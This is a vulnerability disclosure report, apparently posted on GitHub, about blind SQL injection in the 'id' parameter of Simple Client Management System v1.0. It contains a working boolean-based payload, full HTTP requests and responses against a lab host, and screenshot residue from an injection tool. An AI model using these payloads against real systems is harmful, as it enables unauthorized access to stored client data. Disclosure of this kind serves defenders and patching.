<> **Code** ⊙ Issues ⑁ Pull requests ▷ Actions ⊞ Projects ⊘ Security ⊮ Insights

ᛒ main ⌄ ⋯

bug_report / vendors / oretnom23 / simple-client-management-system / **SQLi-11.md**

debug601 Create SQLi-11.md ⟲ History

⚇ **1 contributor**

39 lines (25 sloc) 1.47 KB ⋯

Simple-Client-Management-System v1.0 by oretnom23 has SQL injection

Author: k0xx

vendors: https://www.sourcecodester.com/php/15027/simple-client-management-system-php-source-code.html

Vulnerability File: /cms/admin/?page=client/view_client&id=

Vulnerability location: /cms/admin/?page=client/view_client&id=,id

[+] Payload: /cms/admin/?page=client/view_client&id=4%27%20and%20length(database())%20=7%20--+ // Leak place ---> id

Current database name: cms_db,length is 6

```
GET /cms/admin/?page=client/view_client&id=4%27%20and%20length(database())%20=7%20--
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Cookie: PHPSESSID=3m0l1n81dvmlo0a3h9oo72q1gp
Connection: close
// Leak place ---> id
```

◄   ►

When length (database ()) = 6, Content-Length: 26834


```
GET
/cms/admin/?page=client/view_client&id=4%27%20and%20length(databa
se())%20=6%20--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=3m0l1n81dvmlo0a3h9oo72q1gp
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 23 Apr 2022 07:02:51 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 26834

<!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-sc
```

INT   SQL BASICS▾ UNION BASED▾ ERROR/DOUBLE QUERY▾ TOOLS▾ WAF BYPASS▾ ENCODING▾ HTML▾ ENCRYPTION▾ OTHER▾

Load URL   `http://192.168.1.19/cms/admin/?page=client/view_client&id=4' and length(database()) =6 --+`

Split URL

Execute

☐ Post data   ☐ Referrer   ◄ 0xHEX ►   ◄ %URL ►   ◄ BASE64 ►   Insert string to replace   Insert replacing stri

SCMS-PHP   ☰   Simple Client Management System - PHP - Admin

🎙 Dashboard
👥 Client List
💲 Invoices

Maintenance
☰ Services List
👥 User List

Client Details

Client: 20210002

When length (database ()) = 7, Content-Length: 27247

```
GET
/cms/admin/?page=client/view_client&id=4%27%20and%20length(databa
se())%20=7%20--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=3m0l1n81dvmlo0a3h9oo72q1gp
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 23 Apr 2022 07:03:12 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 27247

<!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
```

http://192.168.1.19/cms/admin/?page=client/view_client&id=4' and length(database()) =7 --+

☐ Post data ☐ Referrer ◁ 0xHEX ▷ ◁ %URL ▷ ◁ BASE64 ▷ Insert string to replace Insert replacing string ☑ Rep

SCMS-PHP

☰ Simple Client Management System - PHP - Admin

- Dashboard
- Client List
- Invoices

Maintenance

- Services List
- User List
- Settings

Client Details

Client:

IMAGE NOT AVAILABLE

Name: **Email:**

Gender: **Contact #:**

Date of Birth: **Address:**